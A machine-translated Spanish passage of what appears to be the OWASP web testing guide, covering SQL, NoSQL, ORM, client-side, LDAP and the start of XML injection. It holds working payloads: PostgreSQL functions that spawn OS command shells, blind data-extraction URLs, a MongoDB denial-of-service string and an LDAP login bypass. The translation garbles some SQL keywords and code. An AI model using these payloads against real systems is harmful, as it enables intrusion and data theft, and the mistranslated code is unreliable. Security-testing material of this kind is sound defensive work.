/store.php?id=1; CREAR TABLA stdout (id de serie, texto de salida del sistema) - /store.php? identificación=1;
CREAR FUNCIÓN
sistema(cstring) DEVUELVE int AS '/lib/libc.so.6','sistema' IDIOMA 'C'
ESTRICTO --
/store.php?id=1; SELECCIONAR sistema('uname -a > /tmp/test') -- /store.php?
id=1; COPIAR stdout(system_out) DESDE '/tmp/test' -- /store.php?id=1 UNION
ALL SELECT NULL, (SELECCIONE system_out
 DESDE stdout ORDEN POR id DESC),NULL LIMIT 1 OFFSET 1--
```

Machine Translated by Google

plpython

PL/Python permite a los usuarios codificar funciones de PostgreSQL en Python. No es de confianza, por lo que no hay forma de restringir lo que el usuario puede hacer. No está instalado de forma predeterminada y CREATELANG puede habilitarlo en una base de datos determinada.

- Compruebe si PL/Python se ha habilitado en una base de datos: SELECCIONE count(*) FROM pg_language WHERE nombre de idioma = 'plpythonu'
- Si no, intenta habilitar: CREAR IDIOMA plpythonu
- Si cualquiera de las opciones anteriores tuvo éxito, cree una función de shell proxy: CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto AS 'importar sistema operativo; return os.popen(args[0]).read() 'IDIOMA plpythonu
- Diviértete con: SELECT proxyshell(comando os);

Ejemplo

- Cree una función de shell proxy: /store.php?id=1; CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto COMO 'importar os;return os.popen(args[0]).read()' IDIOMA plpythonu;--
- Ejecute un comando del sistema operativo: /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--

plperl

Plperl nos permite codificar funciones de PostgreSQL en perl. Normalmente, se instala como un lenguaje confiable para deshabilitar la ejecución en tiempo de ejecución de operaciones que interactúan con el sistema operativo subyacente, como open . Al hacerlo, es imposible obtener acceso a nivel de sistema operativo. Para inyectar con éxito una función similar a proxyshell, necesitamos instalar la versión que no es de confianza del usuario de postgres , para evitar el llamado filtrado de máscara de aplicación de operaciones confiables/no confiables.

- Compruebe si se ha habilitado PL/perl-untrusted: SELECCIONE count(*) FROM pg_language WHERE lanname='plperlu'
- De lo contrario, suponiendo que sysadm ya haya instalado el paquete plperl, intente: CREAR IDIOMA plperlu
- Si cualquiera de las opciones anteriores tuvo éxito, cree una función de shell proxy: CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto AS 'open(FD,"$_[0] |");return join("",<FD>);' IDIOMA plperlu
- Diviértete con: SELECT proxyshell(comando os);

Ejemplo

- Cree una función de shell proxy: /store.php?id=1; CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto COMO 'open(FD,"$_[0] |");return join("",<FD>);' IDIOMA plperlu;
- Ejecute un comando del sistema operativo: /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--

Referencias

- Pruebas de inyección SQL
- Hoja de trucos para la prevención de inyección SQL
- Documentación oficial de PostgreSQL
- Bernardo Damele y Daniele Bellucci: sqlmap, una herramienta de inyección SQL ciega

Machine Translated by Google

Pruebas para MS Access

Resumen

Como se explica en la inyección SQL genérica En la sección , las vulnerabilidades de inyección SQL ocurren siempre que se utiliza información proporcionada por el usuario durante la construcción de una consulta SQL sin estar adecuadamente restringida o desinfectada. Esta clase de vulnerabilidad permite a un atacante ejecutar código SQL con los privilegios del usuario que se utiliza para conectarse a la base de datos. En esta sección, se describen técnicas de inyección SQL relevantes que utilizan características específicas de Microsoft Access. sera discutido.

Cómo probar

Tomar huellas

dactilares Tomar huellas dactilares de la tecnología de base de datos específica mientras se prueba la aplicación basada en SQL es el primer paso para evaluar adecuadamente las vulnerabilidades potenciales. Un enfoque común implica inyectar patrones de ataque de inyección SQL estándar (por ejemplo, comillas simples, comillas dobles,...) para activar excepciones en la base de datos. Suponiendo que la aplicación no maneja excepciones con páginas personalizadas, es posible tomar huellas dactilares del DBMS subrayado observando los mensajes de error.

Dependiendo de la tecnología web específica utilizada, las aplicaciones impulsadas por MS Access responderán con una de las siguientes errores:

```
Error grave: excepción no detectada 'com_exception' con mensaje Fuente: motor de base de datos Microsoft JET
```

o

```
Error del motor de base de datos Microsoft JET '80040e14'
```

o

```
Motor de base de datos de Microsoft Office Access
```

En todos los casos, tenemos una confirmación de que estamos probando una aplicación utilizando la base de datos de MS Access.

Pruebas básicas

Desafortunadamente, MS Access no admite los operadores típicos que se utilizan tradicionalmente durante las pruebas de inyección SQL, incluidos:

- Personajes sin comentarios
- Sin consultas acumuladas
- Sin operador LIMIT
- No hay operadores SLEEP o BENCHMARK por igual
- y muchos otros

Sin embargo, es posible emular esas funciones combinando múltiples operadores o utilizando técnicas alternativas. Como se mencionó, no es posible utilizar el truco de insertar los caracteres /* -- o # para truncar la consulta. Sin embargo, afortunadamente podemos evitar esta limitación inyectando un carácter "nulo". El uso de un byte nulo %00 dentro de una consulta SQL da como resultado que MS Access ignore todos los caracteres restantes. Esto se puede explicar considerando que todas las cadenas terminan en NULL en la representación interna utilizada por la base de datos. Vale la pena mencionar que el carácter nulo a veces también puede causar problemas, ya que puede truncar cadenas a nivel del servidor web. Sin embargo, en esas situaciones podemos emplear otro carácter: 0x16 (%16 en formato codificado en URL).

Considerando la siguiente consulta:

Machine Translated by Google


```
SELECCIONE [nombre de usuario], [contraseña] DE los usuarios DONDE [nombre de usuario] = '$ mi nombre de usuario' Y [contraseña] = '$ mi contraseña'
```

Podemos truncar la consulta con las siguientes dos URL:

- `http://www.example.com/page.asp?user=admin'%00&pass=foo`
- `http://www.example.com/page.app?user=admin'%16&pass=foo`

El operador LIMIT no está implementado en MS Access; sin embargo, es posible limitar el número de resultados utilizando los operadores TOP o ÚLTIMO .

```
http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+nombre+FROM+appsTable%00
```

Combinando ambos operadores, es posible seleccionar resultados específicos. La concatenación de cadenas es posible utilizando los caracteres & (%26) y + (%2b) .

También hay muchas otras funciones que se pueden utilizar al probar la inyección SQL, incluidas, entre otras:

- ASC: obtiene el valor ASCII de un carácter pasado como entrada
- CHR: Obtener el carácter del valor ASCII pasado como entrada
- LEN: Devuelve la longitud de la cadena pasada como parámetro
- IIF: es la construcción IF, por ejemplo la siguiente declaración IIF(1=1, 'a', 'b') devuelve un MID: esta función le
- permite extraer una subcadena, por ejemplo la siguiente declaración mid('abc',1 ,1) devolver un TOP: Esta función le permite especificar el número
- máximo de resultados que la consulta debe devolver desde el principio.
  Por ejemplo, TOP 1 devolverá solo 1 fila.
- ÚLTIMA: Esta función se utiliza para seleccionar solo la última fila de un conjunto de filas. Por ejemplo, la siguiente consulta SELECT last(*) FROM users devolverá solo la última fila del resultado.

Algunos de estos operadores son esenciales para explotar las inyecciones SQL ciegas. Para otros operadores avanzados, consulte los documentos en las referencias.

Enumeración de atributos

Para enumerar la columna de una tabla de base de datos, es posible utilizar una técnica común basada en errores. En definitiva, podemos obtener el nombre de los atributos analizando los mensajes de error y repitiendo la consulta con diferentes selectores. Por ejemplo, suponiendo que conocemos la existencia de una columna, también podemos obtener el nombre del resto de atributos con la siguiente consulta:

```
' GRUPO POR Id%00
```

En el mensaje de error recibido es posible observar el nombre de la siguiente columna. En este punto, podemos iterar el método hasta obtener el nombre de todos los atributos. Si no conocemos el nombre del primer atributo, aún podemos insertar un nombre de columna ficticio y obtener el nombre del primer atributo dentro del mensaje de error.

Obtención del esquema de la base de datos

Existen varias tablas del sistema de forma predeterminada en MS Access que pueden usarse potencialmente para obtener nombres de tablas y columnas. Desafortunadamente, en la configuración predeterminada de las versiones recientes de bases de datos de MS Access, no se puede acceder a estas tablas. Sin embargo, siempre vale la pena intentarlo:

- MSysObjetos
- MSysACE
- MSysAccessXML

Por ejemplo, si existe una vulnerabilidad de inyección SQL de unión, puede utilizar la siguiente consulta:

```
' UNION SELECT Nombre DE MSysObjects DONDE Tipo = 1%00
```

Machine Translated by Google

Alternativamente, siempre es posible aplicar fuerza bruta al esquema de la base de datos utilizando una lista de palabras estándar (por ejemplo, FuzzDb).

En algunos casos, los desarrolladores o administradores de sistemas no se dan cuenta de que incluir el archivo .mdb real dentro del webroot de la aplicación puede permitir descargar la base de datos completa. Los nombres de archivos de bases de datos se pueden inferir con lo siguiente consulta:

```
http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00
```

donde nombre es el nombre del archivo .mdb y tabla es una tabla de base de datos válida. En el caso de bases de datos protegidas con contraseña, se pueden utilizar varias utilidades de software para descifrar la contraseña. Consulte las referencias.

Pruebas de inyección SQL ciega

Inyección SQL ciega Las vulnerabilidades no son de ninguna manera las inyecciones de SQL más fácilmente explotables al probar aplicaciones de la vida real. En el caso de versiones recientes de MS Access, tampoco es posible ejecutar comandos de shell o leer/escribir archivos arbitrarios.

En el caso de inyecciones SQL ciegas, el atacante sólo puede inferir el resultado de la consulta evaluando las diferencias horarias o las respuestas de la aplicación. Se supone que el lector ya conoce la teoría detrás de los ataques de inyección SQL ciega, ya que la parte restante de esta sección se centrará en detalles específicos de MS Access.

Se utiliza el siguiente ejemplo:

```
http://www.example.com/index.php?myId=[sql]
```

donde el parámetro ID se utiliza dentro de la siguiente consulta:

```
SELECCIONAR * DESDE pedidos DONDE [id]=$myId
```

Consideremos el parámetro myId vulnerable a la inyección SQL ciega. Como atacante, queremos extraer el contenido de la columna nombre de usuario en la tabla usuarios , asumiendo que ya hemos revelado el esquema de la base de datos.

Una consulta típica que se puede utilizar para inferir el primer carácter del nombre de usuario de la décima fila es:

```
http://www.example.com/index.php?
id=IIF((select%20MID(LAST(nombre de usuario),1,1)%20from%20(select%20TOP%2010%20username%20from%20users)='a',0,'n
o')
```

Si el primer carácter es un , la consulta devolverá 0 o en caso contrario la cadena no .

Al utilizar una combinación de las funciones IFF, MID, LAST y TOP , es posible extraer el primer carácter del nombre de usuario en una fila específicamente seleccionada. Como la consulta interna devuelve un conjunto de registros, y no solo uno, no es posible utilizarla directamente. Afortunadamente, podemos combinar varias funciones para extraer una cadena específica.

Supongamos que queremos recuperar el nombre de usuario de la décima fila. Primero, podemos usar la función SUPERIOR para seleccionar las primeras diez filas usando la siguiente consulta:

```
SELECCIONE LOS 10 PRINCIPALES nombres de usuario DE los usuarios
```

Luego, usando este subconjunto, podemos extraer la última fila usando la función ÚLTIMA. Una vez que tengamos solo una fila y exactamente la fila que contiene nuestra cadena, podemos usar las funciones IFF, MID y LAST para inferir el valor real del nombre de usuario. En nuestro ejemplo, empleamos IFF para devolver un número o una cadena. Usando este truco, podemos distinguir si tenemos una respuesta verdadera o no, observando las respuestas de error de la aplicación. Como la identificación es numérica, la comparación con una cadena da como resultado un error de SQL que potencialmente puede filtrarse mediante 500 páginas de error interno del servidor . De lo contrario, probablemente se devolverá una página estándar de 200 OK .

Por ejemplo, podemos tener la siguiente consulta:

Machine Translated by Google


```
http://www.example.com/index.php?
id='%20AND%201=0%20OR%20'a'=IIF((select%20MID(LAST(nombre de usuario),1,1)%20from%20(select%20TOP%2010%20username%
20de%20usuarios))='a','a','b')%00
```

eso es VERDADERO si el primer carácter es 'a' o falso en caso contrario.

Como se mencionó, este método permite inferir el valor de cadenas arbitrarias dentro de la base de datos:

1. Probando todos los valores imprimibles, hasta que encontremos una coincidencia.
2. Infiriendo la longitud de la cadena usando la función LEN , o simplemente deteniéndonos después de haber encontrado todos caracteres

Las inyecciones SQL ciegas basadas en el tiempo también son posibles abusando de consultas pesadas.

Referencias

- Hoja de referencia de inyección SQL de MS Access
- Acceso a través del acceso - Brett Moore
- Acceda a la inyección SQL - Brett Moore
- Acceso MS: Funciones
- Microsoft Access-Wikipedia

Machine Translated by Google

Pruebas de inyección NoSQL

Resumen

Las bases de datos NoSQL proporcionan restricciones de coherencia más flexibles que las bases de datos SQL tradicionales. Al requerir menos restricciones relacionales y comprobaciones de coherencia, las bases de datos NoSQL suelen ofrecer beneficios de rendimiento y escalabilidad. Sin embargo, estas bases de datos siguen siendo potencialmente vulnerables a ataques de inyección, incluso si no utilizan la sintaxis SQL tradicional. Debido a que estos ataques de inyección NoSQL pueden ejecutarse dentro de un lenguaje procedimental, en lugar de en el lenguaje SQL declarativo , los impactos potenciales son mayores que los de la inyección SQL tradicional.

Las llamadas a bases de datos NoSQL se escriben en el lenguaje de programación de la aplicación, una llamada API personalizada o se formatean según una convención común (como XML , LINQ , etc.). Es posible que las entradas maliciosas dirigidas a esas especificaciones no activen las comprobaciones de desinfección principalmente de la aplicación. Por ejemplo, filtrar caracteres especiales HTML comunes como < > & ; no evitará ataques contra una API JSON, donde los caracteres especiales incluyen / { } : .

Actualmente hay más de 150 bases de datos NoSQL disponibles para su uso dentro de una aplicación, proporcionando API en una variedad de lenguajes y modelos de relación. Cada uno ofrece diferentes características y restricciones. Debido a que no existe un lenguaje común entre ellos, el código de inyección de ejemplo no se aplicará en todas las bases de datos NoSQL. Por este motivo, cualquiera que pruebe ataques de inyección NoSQL deberá familiarizarse con la sintaxis, el modelo de datos y el lenguaje de programación subyacente para poder elaborar pruebas específicas.

Los ataques de inyección NoSQL pueden ejecutarse en áreas diferentes de una aplicación que la inyección SQL tradicional. Cuando la inyección SQL se ejecutaría dentro del motor de base de datos, las variantes de NoSQL pueden ejecutarse dentro de la capa de aplicación o de la capa de base de datos, según la API NoSQL utilizada y el modelo de datos. Normalmente, los ataques de inyección NoSQL se ejecutarán cuando la cadena de ataque se analiza, evalúa o concatena en una llamada API NoSQL.

Los ataques de sincronización adicionales pueden ser relevantes debido a la falta de comprobaciones de simultaneidad dentro de una base de datos NoSQL. Estos no están cubiertos por las pruebas de inyección. Al momento de escribir este artículo, MongoDB es la base de datos NoSQL más utilizada, por lo que todos los ejemplos incluirán API de MongoDB.

Cómo probar

Prueba de vulnerabilidades de inyección NoSQL en MongoDB La API de MongoDB

espera llamadas BSON (JSON binario) e incluye una herramienta segura de ensamblaje de consultas BSON. Sin embargo, según la documentación de MongoDB: expresiones JSON y JavaScript no serializadas están permitidos en varios parámetros de consulta alternativos. La llamada API más utilizada que permite la entrada arbitraria de JavaScript es el operador $where .

El operador $where de MongoDB normalmente se usa como un filtro o verificación simple, como ocurre en SQL.

```
db.myCollection.find( { $dónde: "this.credits`` ``==`` ``this.debits" } );
```

Opcionalmente, también se evalúa JavaScript para permitir condiciones más avanzadas.

```
db.myCollection.find( { $dónde: función() { return obj.credits - obj.debits < 0; } } );
```

Ejemplo 1 Si un

atacante pudiera manipular los datos pasados al operador $where , ese atacante podría incluir JavaScript arbitrario para ser evaluado como parte de la consulta de MongoDB. En el siguiente código se expone un ejemplo de vulnerabilidad, si la entrada del usuario se pasa directamente a la consulta de MongoDB sin desinfección.

```
db.myCollection.find( { activo: verdadero, $donde: función() { return obj.credits - obj.debits < $userInput;
} } );;
```

Machine Translated by Google

Al igual que con las pruebas de otros tipos de inyección, no es necesario explotar completamente la vulnerabilidad para demostrar un problema. Al inyectar caracteres especiales relevantes para el lenguaje API de destino y observar los resultados, un evaluador puede determinar si la aplicación desinfectó correctamente la entrada. Por ejemplo, dentro de MongoDB, si una cadena que contiene cualquiera de los siguientes caracteres especiales se pasa sin desinfectar, se generará un error en la base de datos.

```
'"\;{}
```

Con la inyección SQL normal, una vulnerabilidad similar permitiría a un atacante ejecutar comandos SQL arbitrarios, exponiendo o manipulando datos a voluntad. Sin embargo, debido a que JavaScript es un lenguaje con todas las funciones, no solo permite a un atacante manipular datos, sino también ejecutar código arbitrario. Por ejemplo, en lugar de simplemente causar un error durante la prueba, un exploit completo usaría caracteres especiales para crear JavaScript válido.

Esta entrada `0;var date=new Date(); do{curDate = new Date();} while(curDate-date<10000)` insertado en `$userInput` en el código de ejemplo anterior daría como resultado la ejecución de la siguiente función de JavaScript. Esta cadena de ataque específica haría que toda la instancia de MongoDB se ejecutara con un uso del 100% de la CPU durante 10 segundos.

```
function() { return obj.credits - obj.debits < 0;var fecha=nueva Fecha(); hacer{curDate = nuevo
Fecha();}mientras(curDate-date<10000); }
```

Ejemplo 2

Incluso si la entrada utilizada en las consultas está completamente desinfectada o parametrizada, existe una ruta alternativa en la que se podría activar la inyección NoSQL. Muchas instancias NoSQL tienen sus propios nombres de variables reservados, independientemente del lenguaje de programación de la aplicación.

Por ejemplo, dentro de MongoDB, la sintaxis `$where` en sí es un operador de consulta reservado. Debe pasarse a la consulta exactamente como se muestra; cualquier alteración provocaría un error en la base de datos. Sin embargo, debido a que `$where` también es un nombre de variable PHP válido, es posible que un atacante inserte código en la consulta creando una variable PHP llamada `$where` . La documentación de PHP MongoDB advierte explícitamente a los desarrolladores:

Asegúrese de que para todos los operadores de consulta especiales (que comienzan con `$`) utilice comillas simples para que PHP no intente reemplazar `$exists` con el valor de la variable `$exists` .

Incluso si una consulta no dependiera de ninguna entrada del usuario, como en el siguiente ejemplo, un atacante podría explotar MongoDB reemplazando al operador con datos maliciosos.

```
db.myCollection.find( { $dónde: función() { return obj.credits - obj.debits < 0; } } );
```

Una forma de asignar potencialmente datos a variables PHP es mediante la contaminación de parámetros HTTP (consulte: Pruebas de contaminación de parámetros HTTP). Al crear una variable llamada `$where` a través de la contaminación de parámetros, se podría desencadenar un error de MongoDB que indique que la consulta ya no es válida. Cualquier valor de `$where` que no sea la propia cadena `$where` debería ser suficiente para demostrar la vulnerabilidad. Un atacante desarrollaría un exploit completo insertando lo siguiente:

```
$dónde: función() { //JavaScript arbitrario aquí }
```

Referencias

Cargas útiles de inyección

- Lista de palabras de carga útil de inyección con ejemplos de inyección NoSQL para MongoDB

Libros blancos

- Bryan Sullivan de Adobe: "Inyección de JavaScript del lado del servidor"
- Bryan Sullivan de Adobe: "NoSQL, pero aún menos seguridad"
- Erlend de Bekk Consulting: “[Seguridad] Inyección NOSQL”
- Felipe Aragón de Syhunt: “Inyección NoSQL/SSJS”
- Documentación de MongoDB: "¿Cómo aborda MongoDB SQL o la inyección de consultas?"

Machine Translated by Google

- Documentación PHP: “MongoCollection::buscar”
- Hackear NodeJS y MongoDB
- Atacar a NodeJS y MongoDB

Machine Translated by Google

Pruebas de inyección de ORM

Resumen

Inyección de mapeo relacional de objetos (ORM) es un ataque que utiliza inyección SQL contra un modelo de objetos de acceso a datos generado por ORM. Desde el punto de vista de un evaluador, este ataque es prácticamente idéntico a un ataque de inyección SQL. Sin embargo, la vulnerabilidad de inyección existe en el código generado por la capa ORM.

Los beneficios de utilizar una herramienta ORM incluyen la generación rápida de una capa de objetos para comunicarse con una base de datos relacional, estandarizar plantillas de código para estos objetos y, por lo general, proporcionan un conjunto de funciones seguras para proteger contra ataques de inyección SQL. Los objetos generados por ORM pueden usar SQL o, en algunos casos, una variante de SQL, para realizar operaciones CRUD (Crear, Leer, Actualizar, Eliminar) en una base de datos. Sin embargo, es posible que una aplicación web que utilice objetos generados por ORM sea vulnerable a ataques de inyección SQL si los métodos pueden aceptar parámetros de entrada no saneados.

Cómo probar

Las capas ORM pueden ser propensas a sufrir vulnerabilidades, ya que amplían la superficie de ataque. En lugar de apuntar directamente a la aplicación con consultas SQL, se concentraría en abusar de la capa ORM para enviar consultas SQL maliciosas.

Identifique la capa ORM Para

probar y comprender de manera eficiente lo que sucede entre sus solicitudes y las consultas de backend, y como ocurre con todo lo relacionado con la realización de pruebas adecuadas, es esencial identificar la tecnología que se utiliza. Al seguir el capítulo de recopilación de información , debe conocer la tecnología que utiliza la aplicación en cuestión. Consulte esta lista que asigna idiomas a sus respectivos ORM.

Abusar de la capa ORM

Después de identificar el posible ORM que se está utilizando, resulta esencial comprender cómo está funcionando su analizador y estudiar métodos para abusar de él, o incluso tal vez si la aplicación utiliza una versión antigua, identificar CVE pertenecientes a la biblioteca que se está utilizando. A veces, las capas ORM no se implementan correctamente y, por lo tanto, permiten que el evaluador realice una inyección SQL normal, sin preocuparse por la capa ORM.

Implementación ORM débil

Un escenario vulnerable donde la capa ORM no se implementó correctamente, tomado de SANS:

```
Resultados de la lista = session.createQuery("de Órdenes como pedidos donde pedidos.id = currentOrder.getId()).list(); " +
Resultados de la lista =
session.createSQLQuery("Seleccione * de Libros donde autor = book.getAuthor()). lista(); "
```

Lo anterior no implementó el parámetro posicional, que permite al desarrollador reemplazar la entrada con ? . Un ejemplo sería así:

```
Consulta hqlQuery = session.createQuery("de Pedidos como pedidos donde pedidos.id = ?"); Resultados de la
lista = hqlQuery.setString(0, "123-ADB-567-QTWYTFDL").list(); // 0 es la primera posición, donde se reemplaza dinámicamente
por el conjunto de cadenas
```

Esta implementación deja que la validación y la desinfección sean realizadas por la capa ORM, y la única forma de evitarlo sería identificando un problema con la capa ORM.

Capa ORM vulnerable

Machine Translated by Google

Las capas ORM son bibliotecas de código de terceros la mayor parte del tiempo. Pueden ser vulnerables como cualquier otro fragmento de código. Un ejemplo podría ser la biblioteca ORM npm secuencial. que se descubrió que era vulnerable en 2019. En otra investigación hecho por RIPS Tech, Se identificaron omisiones en el ORM de hibernación utilizado por Java.

Según el artículo de su blog, Una hoja de referencia que podría permitir al evaluador identificar problemas podría describirse de la siguiente manera:

SGBD	Inyección SQL
mysql	`abc\' EN EL ARCHIVO --`
PostgreSQL	`` `$$='$$=chr(61) ``
Oráculo	`NVL(TO_CHAR(DBMS_XMLGEN.getxml('seleccione 1 donde 1337>1')),'1')!='1'`
Microsoft SQL	`1<LEN(%C2%A0(seleccione%C2%A0top%C2%A01%C2%A0nombre%C2%A0de%C2%A0usuarios)`

Otro ejemplo incluiría Laravel Query-Builder, que se consideró vulnerable en 2019.

Referencias

- Wikipedia-ORM
- Nuevos métodos para explotar inyecciones ORM en aplicaciones Java (HITB16)
- Diapositivas HITB2016: Inyecciones ORM en aplicaciones Java]
- Arreglando la inyección SQL: ORM no es suficiente
- Carga útilAllTheThings - Inyección HQL

Machine Translated by Google

Pruebas del lado del cliente

Resumen

La inyección SQL del lado del cliente ocurre cuando una aplicación implementa la base de datos Web SQL tecnología y no valida adecuadamente la entrada ni parametriza sus variables de consulta. Esta base de datos se manipula mediante JavaScript (JS) Llamadas API, como `openDatabase()` , que crea o abre una base de datos existente.

Objetivos de la prueba

El siguiente escenario de prueba validará que se realice una validación de entrada adecuada. Si la implementación es vulnerable, el atacante puede leer, modificar o eliminar información almacenada en la base de datos.

Cómo probar

Identificar el uso de Web SQL DB

Si la aplicación probada implementa Web SQL DB, se utilizarán las siguientes tres llamadas en el núcleo del lado del cliente:

- `abrirbase de datos()`
- `transacción()`
- `ejecutarSQL()`

El siguiente código muestra un ejemplo de la implementación de las API:

```
var db = openDatabase(nombre corto, versión, nombre para mostrar, tamaño máximo);

db.transacción(función(transacción) {
        transacción.executeSql('INSERTAR EN REGISTROS (hora, id, registro) VALORES (?, ?, ?)', [fechaHora, id, registro]); });
```

Inyección de base de datos

SQL web Después de confirmar el `uso de ejecutar`SQL() , el atacante está listo para probar y validar la seguridad de su implementación.

La implementación de Web SQL DB se basa en la sintaxis de SQLite.

Condiciones de omisión

El siguiente ejemplo muestra cómo esto podría explotarse en el lado del cliente:

```
// Ejemplo de URL: https://example.com/user#15 var userId =
document.location.hash.substring(1,); // Toma el ID sin el hash -> 15

db.transaction(función(transacción)
        { transacción.executeSQL('SELECCIONAR *      DE usuarios DONDE usuario =       '      + ID de usuario);
});
```

Para devolver información de todos los usuarios, en lugar de solo el usuario correspondiente al atacante, se podría utilizar lo siguiente: 15 OR 1=1 `en el fragmento` de URL.

Para cargas útiles de inyección SQL adicionales, vaya al escenario Pruebas de inyección SQL .

Remediación

Machine Translated by Google

Siga la misma solución de la sección de solución de Pruebas de inyección SQL.

Referencias

- Base de datos web SQL del W3C
- Tutorial de base de datos JavaScript de Apple
- Tutorialspoint Base de datos SQL web HTML5
- Inyección SQL del lado del cliente de Portswigger

Machine Translated by Google

Prueba de inyección LDAP

WSTG-INPV-06

Resumen

El protocolo ligero de acceso a directorios (LDAP) se utiliza para almacenar información sobre usuarios, hosts y muchos otros objetos. Inyección LDAP es un ataque del lado del servidor, que podría permitir información confidencial sobre usuarios y hosts representado en una estructura LDAP para ser divulgado, modificado o insertado. Esto se hace manipulando los parámetros de entrada. luego pasó a funciones internas de búsqueda, adición y modificación.

Una aplicación web podría usar LDAP para permitir a los usuarios autenticarse o buscar información de otros usuarios dentro de un estructura corporativa. El objetivo de los ataques de inyección LDAP es inyectar metacaracteres de filtros de búsqueda LDAP en una consulta que será ejecutado por la aplicación.

rfc2254 define una gramática sobre cómo construir un filtro de búsqueda en LDAPv3 y extiende Rfc1960 (LDAPv2).

Un filtro de búsqueda LDAP se construye en notación polaca, también conocida como notación de prefijo de notación polaca.

Esto significa que una condición de pseudocódigo en un filtro de búsqueda es como esta:

```
buscar("cn=John & contraseñadeusuario=micontraseña")
```

se representará como:

```
buscar("(&(cn=John)(contraseña de usuario=micontraseña))")
```

Las condiciones booleanas y las agregaciones de grupos en un filtro de búsqueda LDAP se podrían aplicar utilizando lo siguiente metacaracteres:

Metacar	Significado
&	Booleano Y
|	booleano o
!	Booleano NO
=	igual
~=	Aprox.
>=	Mas grande que
<=	Menos que
*	cualquier personaje
()	Paréntesis de agrupación

Se pueden encontrar ejemplos más completos sobre cómo crear un filtro de búsqueda en el RFC relacionado.

Una explotación exitosa de una vulnerabilidad de inyección LDAP podría permitir al evaluador:

- Acceder a contenido no autorizado

Machine Translated by Google

- Evadir restricciones de aplicación
- Recopilar información no autorizada
- Agregue o modifique objetos dentro de la estructura de árbol LDAP.

Objetivos de la prueba

- Identificar puntos de inyección LDAP.
- Evalúe la gravedad de la inyección.

Cómo probar

Ejemplo 1: filtros de búsqueda

Supongamos que tenemos una aplicación web usando un filtro de búsqueda como el siguiente:

```
filtro de búsqueda="(cn="+usuario+")"
```

que es instanciado por una solicitud HTTP como esta:

```
http://www.example.com/ldapsearch?user=John
```

Si el valor John se reemplaza con un `*`, enviando la solicitud:

```
http://www.example.com/ldapsearch?user=*
```

el filtro se verá así:

```
filtro de búsqueda="(cn=*)"
```

que hace coincidir cada objeto con un atributo 'cn' es igual a cualquier cosa.

Si la aplicación es vulnerable a la inyección LDAP, mostrará algunos o todos los atributos del usuario, según el flujo de ejecución de la aplicación y los permisos del usuario conectado LDAP.

Un evaluador podría utilizar un enfoque de prueba y error, insertando en el parámetro (, para verificar la `|` , `&` , `*` y los demás personajes, en aplicación en busca de errores.

Ejemplo 2: iniciar sesión

Si una aplicación web usa LDAP para verificar las credenciales del usuario durante el proceso de inicio de sesión y es vulnerable a la inyección LDAP, es posible omitir la verificación de autenticación inyectando una consulta LDAP siempre verdadera (de manera similar a la inyección SQL y XPATH).

Supongamos que una aplicación web utiliza un filtro para hacer coincidir el par de usuario/contraseña de LDAP.

```
searchlogin= "(&(uid="+usuario+")(contraseña de usuario={md5}"+base64(pack("h*"md5(pass)))+"))";
```

Utilizando los siguientes valores:

```
usuario=*)(uid=*))(|(uid=*
contraseña=contraseña
```

el filtro de búsqueda dará como resultado:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

lo cual es correcto y siempre cierto. De esta manera, el evaluador obtendrá el estado de inicio de sesión como el primer usuario en el árbol LDAP.

Machine Translated by Google

Herramientas

- Navegador LDAP de Softerra

Referencias

- Hoja de trucos para la prevención de inyecciones LDAP

Libros blancos

- Sacha Faust: Inyección LDAP: ¿Son sus aplicaciones vulnerables?
- Documento de IBM: Comprensión de LDAP
- RFC 1960: una representación de cadena de filtros de búsqueda LDAP
- Inyección LDAP

Machine Translated by Google

Pruebas de inyección XML

WSTG-INPV-07

Resumen

La prueba de inyección XML se produce cuando un evaluador intenta inyectar un documento XML en la aplicación. Si el analizador XML no logra validar los datos contextualmente, la prueba arrojará un resultado positivo.

Esta sección describe ejemplos prácticos de inyección XML. Primero, se definirá una comunicación de estilo XML y se explicarán sus principios de funcionamiento. Luego, el método de descubrimiento en el que intentamos insertar metacaracteres XML. Una vez realizado el primer paso, el evaluador tendrá cierta información sobre la estructura XML, por lo que será posible intentar inyectar datos y etiquetas XML (Tag Inyección).

Objetivos de la prueba

- Identificar puntos de inyección XML.
- Evaluar los tipos de exploits que se pueden lograr y su gravedad.

Cómo probar

Supongamos que existe una aplicación web que utiliza una comunicación estilo XML para realizar el registro de usuarios. Esto se hace creando y agregando un nuevo nodo de usuario en un archivo xmlDb .

Supongamos que el archivo xmlDB es como el siguiente:

```
<?xml versión="1.0" codificación="ISO-8859-1"?> <usuarios>

        <usuario>
                <nombre de usuario>gandalf</nombre de usuario>
                <contraseña>!c3</contraseña> < id de
                usuario>0</id de usuario>
                <correo>gandalf@tierramedia.com</correo>
        </usuario>
        <usuario>
                <nombre de usuario>Stefan0</nombre de usuario>
                <contraseña>w1s3c</contraseña> <id de
                usuario>500</id de usuario>
                <correo>Stefan0@whysec.hmm</correo>
        </usuario>
</usuarios>
```

Cuando un usuario se registra completando un formulario HTML, la aplicación recibe los datos del usuario en una solicitud estándar que, por simplicidad, se supondrá que se enviará como una solicitud GET .

Por ejemplo, los siguientes valores:

```
Nombre de usuario: tony
Contraseña: Un6R34kble
Correo electrónico: s4tan@hell.com
```

producirá la solicitud:

Machine Translated by Google


```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

Luego, la aplicación construye el siguiente nodo:

```
<usuario>
        <nombre de usuario>tony</nombre de
        usuario> <contraseña>Un6R34kb!e</contraseña>
        < id de usuario>500</id de usuario>
        <correo>s4tan@hell.com</correo>
</usuario>
```

que se agregará al xmlDB:

```
<?xml versión="1.0" codificación="ISO-8859-1"?>
<usuarios>
        <usuario>
                <nombre de usuario>gandalf</nombre de
                usuario> <contraseña>!c3</contraseña>
                < id de usuario>0</id de usuario>
                <correo>gandalf@tierramedia.com</correo>
        </usuario>
        <usuario>
                <nombre de usuario>Stefan0</nombre de usuario>
                <contraseña>w1s3c</contraseña> <id de
                usuario>500</id de usuario>
